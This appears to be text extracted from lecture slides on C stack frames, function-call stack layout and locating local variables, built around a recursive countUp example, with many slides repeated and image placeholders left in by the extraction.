
void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```



# STACK FRAMES

```
void main() { countUp(3); }


void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```



# STACK FRAMES

```
void main() { countUp(3); }

void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```



# STACK FRAMES

```
void main() { countUp(3); }

void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```

%ebp



0x000000000




0xFFFFFFF

# STACK FRAMES

```
void main() { countUp(3); }


void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```



# STACK FRAMES

```
void main() { countUp(3); }


void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```



# STACK FRAMES


```
void main() { countUp(3); }

void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```




# STACK LAYOUT WHEN CALLING FUNCTION

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;
    int loc3;
    ...
}
```




# STACK LAYOUT WHEN CALLING FUNCTION

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;
    int loc3;
    ...
}
```




# STACK LAYOUT WHEN CALLING FUNCTION

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;
    int loc3;
    ...
}
```



# STACK FRAMES


```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;
    int loc3;
    ...
}
```



`%esp` The part of the stack corresponding to  
this particular invocation of  
this particular function


# ACCESSING VARIABLES

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int loc2;      Q: Where is (this) loc2?
    int loc3;
    loc2++;
}
```



